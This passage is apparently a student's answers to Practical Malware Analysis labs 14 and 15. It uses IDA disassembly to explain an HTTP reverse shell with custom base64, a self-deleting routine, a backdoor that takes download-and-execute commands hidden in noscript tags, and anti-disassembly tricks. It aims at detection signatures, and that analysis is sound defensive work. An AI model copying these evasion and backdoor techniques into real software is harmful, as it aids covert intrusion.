


Figure 6. Base64 encoded data

The decoded text is the cmd.exe prompt.

The screenshot shows the Malware Tracker website. The header includes the logo 'Malware Tracker' with a warning icon, the text '(static + dynamic analysis)', and a 'Login' button. Below the header is a navigation bar with links: 'home', 'scan PDF', 'scan document', 'software', 'tools', 'blog', and 'contact'. The main content area has a heading 'Custom alphabet base 64 decoder:' followed by a text input field containing 'Custom alphabet: WXYZabcd3fghjko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZmn0pqrs!'. Below it is another text input field containing 'Standard alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+='. A text area labeled 'Data:' contains encoded base64 data: 'e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMo mKGoxUE73N9qH0dZltjZ4RhJWUh2XiA6imBrT9/oGoqxmCYsiYG0fonNC 1bxJD6pLB/1ndbaS9YXe9710A6t/CpVX9bpNB+LnDc3HDbxm7I1LCqR0BrX Co+LS873toqxQBb5JDbLTBLVZAbaUDb5m7nl0eZs='.

Data:  
e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMo  
mKGoxUE73N9qH0dZltjZ4RhJWUh2XiA6imBrT9/oGoqxmCYsiYG0fonNC  
1bxJD6pLB/1ndbaS9YXe9710A6t/CpVX9bpNB+LnDc3HDbxm7I1LCqR0BrX  
Co+LS873toqxQBb5JDbLTBLVZAbaUDb5m7nl0eZs=  
Decode   Encode



Figure 7. Decoded Base64

**vi. What are some disadvantages in the design of this malware's communication channels?**

1. Only outgoing traffic is encoded thus incoming commands are in plain for defender to see
2. The user agent used is hard coded for one of the thread which makes it easy to form a signature to detect it.
3. The other user agent looks out of place and defender can spot it if he/she go through the packet header.

**vii. Is the malware's encoding scheme standard?**

No. We can see the custom base64 key in the following figure.

```

data:00400300 ; char byte_40300[1]
data:00403010 byte_403010 db 'V'
data:00403010
data:00403011 aXYZabcd3fghij db 'XYZabcd3fghijk012e456789ABCDEFHIJKL+/MNOPQRSTUUmnpqrstuvwxyz',0
data:00403051 align 4
data:00403054 aCmd_exe db 'cmd.exe',0 ; DATA XREF: WinMain(x,x,x)+130To

```

Figure 8. Custom base64 key

**viii. How is communication terminated?**

In the subroutine @0x00401800, once the malware reads the word **exit** from the C2 server, the thread will exit.




Figure 9. exit keyword

**ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?**

Reverse Shell via http. On termination of the malware a subroutine (0x00401880) will be called to delete itself from the system.

```

 lea eax, [esp+358h+Buffer]
 push 104h ; nSize
 push eax ; lpBuffer
 push offset Name ; "COMSPEC"
 call ds:GetEnvironmentVariableA
 test eax, eax
 jz loc_4019D0

 lea ecx, [esp+358h+String1]
 push offset String2 ; "/c del "
 push ecx ; lpString1
 call ds:lstrcpyA
 mov esi, ds:lstrcpyA
 lea edx, [esp+358h+Filename]
 lea eax, [esp+358h+String1]
 push edx ; lpString2
 push eax ; lpString1
 call esi ; lstrcatA
 lea ecx, [esp+358h+String1]
 push offset aNul ; "> nul"
 push ecx ; lpString1
 call esi ; lstrcatA
 mov [esp+358h+pExecInfo.hwnd], edi
 lea edx, [esp+358h+Buffer]
 lea eax, [esp+358h+String1]
 mov [esp+358h+pExecInfo.lpbDirectory], edi
 mov [esp+358h+pExecInfo.nShow], edi
 mov edi, ds:GetCurrentProcess
 push 100h ; dwPriorityClass
 mov [esp+35Ch+pExecInfo.cbSize], 3Ch
 mov [esp+35Ch+pExecInfo.lpVerb], offset aOpen ; "Open"
 mov [esp+35Ch+pExecInfo.lpfFile], edx
 mov [esp+35Ch+pExecInfo.lpParameters], eax
 mov [esp+35Ch+pExecInfo.fMask], 40h
 call edi ; GetCurrentProcess
 mov esi, ds:SetPriorityClass
 push eax ; hProcess
 call esi ; SetPriorityClass
 mov ebx, ds:GetCurrentThread
 push 0Fh ; nPriority
 call ebx ; GetCurrentThread
 mov ebp, ds:SetThreadPriority
 push eax ; hThread
 call ebp ; SetThreadPriority
 lea ecx, [esp+358h+pExecInfo]
 push ecx ; pExecInfo
 call ds:ShellExecuteExA
 test eax, eax
 jz short loc_4019C2

```

Figure 10. self delete

c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file *Lab14-03.exe*.

i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?

From the figure below, we can see hard-coded user-agent and headers (Accept, Accept-Language, Accept-Encoding, and a unique UA-CPU field). All of these can be used as a signature especially the **UA-CPU** field. It is also noted that the author pass the string “**User-Agent: xxx**” into InternetOpenA API call. This results in User-Agent field being set to **User-Agent: xxx**

**Agent:User-Agent:xxx...** A duplicate error in which we can used it to generate a good signature too.

.data:0040811C	00000032	C	http://www.practicalmalwareanalysis.com/start.htm
.data:0040810C	000000F	C	C:\autobat.exe
.data:004080FC	000000F	C	C:\autobat.exe
.data:00408044	0000004E	C	Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate
.data:00408038	0000006B	C	User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET ...

Figure 1. HTTP Headers

## ii. What elements of the initial beacon may not be conducive to a longlasting signature?

In the subroutine @0x401457, we can see that the url

[“<http://www.practicalmalwareanalysis.com/start.htm>”](http://www.practicalmalwareanalysis.com/start.htm) is being set as the beacon destination. However that is provided that “c:\\autobat.exe” does not exists, if it exists, the contents will be read and parsed as the beacon destination instead.

Using “<http://www.practicalmalwareanalysis.com/start.htm>” as a signature might not be a good idea since an attacker might be able to change the beacon destination.




Figure 2. autobat.exe

iii. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?

The malware scan the response for a <noscript> tag. The text after the tag is the command to execute. The advantage of using this technique is that it is hiding the commands in plain sight that blends in the returned html page. Therefore making detection hard for defender.

```
.text:00401000 push ebp
.text:00401001 mov ebp, esp
.text:00401003 sub esp, 000h
.text:00401009 mov eax, [ebp+arg_0]
.text:0040100C add eax, 1
.text:0040100F mov [ebp+arg_0], eax
.text:00401012 mov ecx, [ebp+arg_0]
.text:00401015 movsx edx, byte ptr [ecx+8]
.text:00401019 cmp edx, '>'
.text:0040101C jnz loc_401141
.text:00401022 mov eax, [ebp+arg_0]
.text:00401025 movsx ecx, byte ptr [eax]
.text:00401028 cmp ecx, 'n'
.text:0040102B jnz loc_401141
.text:00401031 mov edx, [ebp+arg_0]
.text:00401034 movsx eax, byte ptr [edx+5]
.text:00401038 cmp eax, 'i'
.text:0040103B jnz loc_401141
.text:00401041 mov ecx, [ebp+arg_0]
.text:00401044 movsx edx, byte ptr [ecx+1]
.text:00401048 cmp edx, 'o'
.text:0040104B jnz loc_401141
.text:00401051 mov eax, [ebp+arg_0]
.text:00401054 movsx ecx, byte ptr [eax+4]
.text:00401058 cmp ecx, 'r'
.text:0040105B jnz loc_401141
.text:00401061 mov edx, [ebp+arg_0]
.text:00401064 movsx eax, byte ptr [edx+2]
.text:00401068 cmp eax, 's'
.text:0040106B jnz loc_401141
.text:00401071 mov ecx, [ebp+arg_0]
.text:00401074 movsx edx, byte ptr [ecx+6]
.text:00401078 cmp edx, 'p'
.text:0040107B jnz loc_401141
.text:00401081 mov eax, [ebp+arg_0]
.text:00401084 movsx ecx, byte ptr [eax+3]
.text:00401088 cmp ecx, 'c'
.text:0040108B jnz loc_401141
.text:00401091 mov edx, [ebp+arg_0]
.text:00401094 movsx eax, byte ptr [edx+7]
.text:00401098 cmp eax, 't'
.text:0040109B jnz loc_401141
.text:004010A1 mov ecx, [ebp+arg_4]
.text:004010A4 push ecx, ; char *
.text:004010A5 lea edx, [ebp+var_0C]
.text:004010AB push edx, ; char *
.text:004010AC call _strcpy
..
```

Figure 3. <noscript>

**iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?**

Analyzing subroutine @00401000 & 0x00401684. The checks are as follows

1. starts with <noscript>
2. url exists after <noscript>
3. url ends with “69”
4. commands must be in the form of /command/parameter

The attacker hides the commands by using only the first character to switch between predefined commands. Therefore he can use different words to represent same command so long as the first character matches in the switch.

**v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?**

The malware divides the parameters by 2 characters. Each 2 characters are passed to atoi function to convert it to integer. It then references the following string to get the exact character it represents.




Figure 4. Decode string

### **Pro**

It is a custom encoding technique thus not easily detected by existing tools

### **Con**

It is pretty simple to reverse.

**vi. What commands are available to this malware?**

#### **Command Description**

- |   |                    |
|---|--------------------|
| d | Download & Execute |
| n | Exit               |
| s | Sleep              |
| r | Write autobat.exe  |

**vii. What is the purpose of this malware?**

The malware serves as a backdoor by downloading and execute new codes on the victim's machine via http request. It can also rewrite the config file "autobat.exe" to let it connect to a different C2 Server.

**viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?**

1. "<http://www.practicalmalwareanalysis.com/start.htm#8221>;

2. Any new url found in “c:\\autobat.exe”
3. Headers such as UA-CPU and User Agent (duplicated User-Agent)
4. http response contains <noscript>[url][69’]

**ix. What set of signatures should be used for this malware?**

refer to question 8.

**d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints “Good Job!” if the argument matches a secret code.**

**i. What anti-disassembly technique is used in this binary?**

Xor was used followed by jz to trick the disassembler into making a jump. An opcode “E8” is used to make IDA Pro disassemble the code wrongly.

```
ext:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
ext:00401000 _main:
ext:00401000 push ebp
ext:00401001 mov ebp, esp
ext:00401003 push ebx
ext:00401004 push esi
ext:00401005 push edi
ext:00401006 cmp dword ptr [ebp+8], 2
ext:00401008 jnz short loc_40105E
ext:0040100C xor eax, eax
ext:0040100E jz short near ptr loc_401010+1
ext:00401010 loc_401010:
ext:00401010 call near ptr _IsBadWritePtr
ext:00401015 dec eax
ext:00401016 add al, 0Fh
ext:00401018 mov esi, 70FA8311h
ext:0040101D jnz short loc_40105E
ext:0040101F xor eax, eax
ext:00401021 jz short near ptr loc_401023+1
ext:00401023 loc_401023:
ext:00401023 call near ptr _IsBadWritePtr
ext:00401028 dec eax
ext:00401029 add al, 0Fh
ext:0040102B mov esi, 8FA030251h
ext:0040102E jno short near ptr loc_401004+3
ext:00401032 sub esi, [ebx]
ext:00401034 sal byte ptr [ecx+eax-18h], 80h
ext:00401039 inc ebp
ext:0040103A or al, 80h
ext:0040103C dec eax
ext:0040103D add al, 0Fh
ext:0040103F mov esi, 8F6830351h
ext:00401044 db 40h
ext:00401047 jnz short loc_40105E
ext:00401049 xor eax, eax
ext:0040104B jz short near ptr loc_40104B+1
ext:0040104B loc_40104B:
ext:0040104B call near ptr _IsBadWritePtr
ext:00401050 add bh, bh
ext:00401052 adc eax, offset printf
ext:00401057 add esp, 4
ext:0040105A xor eax, eax
ext:0040105C jnp short loc_401072
ext:0040105E :
```

Figure 1. A confuse looking IDA Pro

We can undefine the code and reanalyze the code as shown below.

```
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main:
 push ebp
 mov ebp, esp
 push ebx
 push esi
 push edi
 cmp dword ptr [ebp+8], 2
 jnz short loc_40105E
 xor eax, eax
 jz short loc_401011
.text:0040100E ;
 db 0E8h ; b
.text:00401011 ;
.text:00401011 loc_401011:
 mov eax, [ebp+0Ch]
 mov ecx, [eax+4]
 movsx edx, byte ptr [ecx]
 cmp edx, 70h
 jnz short loc_40105E
 xor eax, eax
 jz short loc_401024
.text:00401021 ;
 db 0E8h ; b
.text:00401024 ;
.text:00401024 loc_401024:
 mov eax, [ebp+0Ch]
 mov ecx, [eax+4]
 movsx edx, byte ptr [ecx+2]
 cmp edx, 71h
 jnz short loc_40105E
 xor eax, eax
 jz short loc_401038
.text:00401035 ;
 db 0E8h ; b
.text:00401037 ;
.text:00401038 ;
.text:00401038 loc_401038:
 mov eax, [ebp+0Ch]
 mov ecx, [eax+4]
 movsx edx, byte ptr [ecx+1]
 cmp edx, 64h
 jnz short loc_40105E
 xor eax, eax
 jz short loc_40104C
.text:00401049 ;
```

Figure 2. Reanalyzing opcodes

## ii. What rogue opcode is the disassembly tricked into disassembling?

E8 was used to trick the dis assembler.

```
text:0040105E
text:0040105E 33 C0
text:00401060 74 01
text:00401062
text:00401062 loc_401062:
text:00401062 68 1C 30 40
text:00401067 00 FF
text:00401069 15 00 20 40 00
text:0040106E 83 C4 04
text:00401071 33 C0
text:00401073
```

Figure 3. E8 opcode

**iii. How many times is this technique used?**

5 times. Just count the number of 0xE8(refer to figure 2) you can find.

**iv. What command-line argument will cause the program to print “Good Job!”?**


Based on the analysis of the following codes, we need to pass in a pass phrase “pdq”.

```

text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
text:00401000 _main: ; CODE XREF: start+DE4p
text:00401000 push ebp
text:00401000 mov ebp, esp
text:00401003 push ebx
text:00401006 push esi
text:00401009 push edi
text:0040100C cmp dword ptr [ebp+8], 2 ; contains 2 arguments
text:0040100E jnz short bye
text:0040100F xor eax, eax
text:00401011 jz short loc_401011
text:00401011 nop
text:00401011 loc_401011: ; CODE XREF: .text:0040100ETj
text:00401011 mov eax, [ebp+0Ch]
text:00401014 mov ecx, [eax+4]
text:00401017 movsx edx, byte ptr [ecx]
text:0040101A cmp edx, 'p' ; first char == p
text:0040101D jnz short bye
text:0040101F xor eax, eax
text:00401021 jz short loc_401024
text:00401023 nop
text:00401024 loc_401024: ; CODE XREF: .text:00401021Tj
text:00401024 mov eax, [ebp+0Ch]
text:00401027 mov ecx, [eax+4]
text:0040102A movsx edx, byte ptr [ecx+2]
text:0040102E cmp edx, 'q' ; 3rd char == q
text:00401031 jnz short bye
text:00401033 xor eax, eax
text:00401035 jz short loc_401038
text:00401037 nop
text:00401038 loc_401038: ; CODE XREF: .text:00401005Tj
text:00401038 mov eax, [ebp+0Ch]
text:0040103B mov ecx, [eax+4]
text:0040103E movsx edx, byte ptr [ecx+1]
text:00401042 cmp edx, 'd' ; 2nd char == d
text:00401045 jnz short bye
text:00401047 xor eax, eax
text:00401049 jz short loc_40104C
text:0040104B nop

```

Figure 4. decoding the pass phrase



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_15L>Lab15-01.exe pdq
Good Job!
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_15L>
```

Figure 5. Good Job!

**e- Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.**

**i. What URL is initially requested by the program?**

```

.text:0040138C C6 45 CC 68
.text:00401390 C6 45 CD 74
.text:00401394 C6 45 CE 74
.text:00401398 C6 45 CF 78
.text:0040139C C6 45 D0 3A
.text:004013A0 C6 45 D1 2F
.text:004013A4 C6 45 D2 2F
.text:004013A8 C6 45 D3 77
.text:004013AC C6 45 D4 77
.text:004013B0 C6 45 D5 77
.text:004013B4 C6 45 D6 2E
.text:004013B8 C6 45 D7 70
.text:004013BC C6 45 D8 72
.text:004013C0 C6 45 D9 61
.text:004013C4 C6 45 DA 63
.text:004013C8 C6 45 DB 74
.text:004013CC C6 45 DC 69
.text:004013D0 C6 45 DD 63
.text:004013D4 C6 45 DE 61
.text:004013D8 C6 45 DF 6C
.text:004013DC C6 45 E0 6D
.text:004013E0 C6 45 E1 61
.text:004013E4 C6 45 E2 6C
.text:004013E8 C6 45 E3 77
.text:004013EC C6 45 E4 61
.text:004013F0 C6 45 E5 72
.text:004013F4 C6 45 E6 65
.text:004013F8 C6 45 E7 61
.text:004013FC C6 45 E8 6E
.text:00401400 C6 45 E9 61
.text:00401404 C6 45 EA 6C
.text:00401408 C6 45 EB 79
.text:0040140C C6 45 EC 73
.text:00401410 C6 45 ED 69
.text:00401414 C6 45 EE 73
.text:00401418 C6 45 EF 2E
.text:0040141C C6 45 F0 63
.text:00401420 C6 45 F1 6F
.text:00401424 C6 45 F2 6D
.text:00401428 C6 45 F3 2F
.text:0040142C C6 45 F4 62
.text:00401430 C6 45 F5 61
.text:00401434 C6 45 F6 6D
.text:00401438 C6 45 F7 62
.text:0040143C C6 45 F8 6F

```

mov	[ebp+Src], 'h'
mov	[ebp+var_33], 't'
mov	[ebp+var_32], 't'
mov	[ebp+var_31], 'p'
mov	[ebp+var_30], ':'
mov	[ebp+var_2F], '/'
mov	[ebp+var_2E], '/'
mov	[ebp+var_2D], 'w'
mov	[ebp+var_2C], 'w'
mov	[ebp+var_2B], 'w'
mov	[ebp+var_2A], '-'
mov	[ebp+var_29], 'p'
mov	[ebp+var_28], 'r'
mov	[ebp+var_27], 'a'
mov	[ebp+var_26], 'c'
mov	[ebp+var_25], 't'
mov	[ebp+var_24], 'i'
mov	[ebp+var_23], 'c'
mov	[ebp+var_22], 'a'
mov	[ebp+var_21], 'l'
mov	[ebp+var_20], 'm'
mov	[ebp+var_1F], 'a'
mov	[ebp+var_1E], 'l'
mov	[ebp+var_1D], 'w'
mov	[ebp+var_1C], 'a'
mov	[ebp+var_1B], 'r'
mov	[ebp+var_1A], 'e'
mov	[ebp+var_19], 'a'
mov	[ebp+var_18], 'n'
mov	[ebp+var_17], 'a'
mov	[ebp+var_16], 'l'
mov	[ebp+var_15], 'y'
mov	[ebp+var_14], 's'
mov	[ebp+var_13], 'i'
mov	[ebp+var_12], 's'
mov	[ebp+var_11], '-'
mov	[ebp+var_10], 'c'
mov	[ebp+var_F], 'o'
mov	[ebp+var_E], 'n'
mov	[ebp+var_D], '/'
mov	[ebp+var_C], 'b'
mov	[ebp+var_B], 'a'
mov	[ebp+var_A], 'n'
mov	[ebp+var_9], 'b'
mov	[ebp+var_8], 'o'

Figure 1. URL <http://www.practicalmalwareanalysis.com/bamboo.html>

## ii. How is the User-Agent generated?

via modifying [GetHostName](#) returned string.




Figure 2. shift right

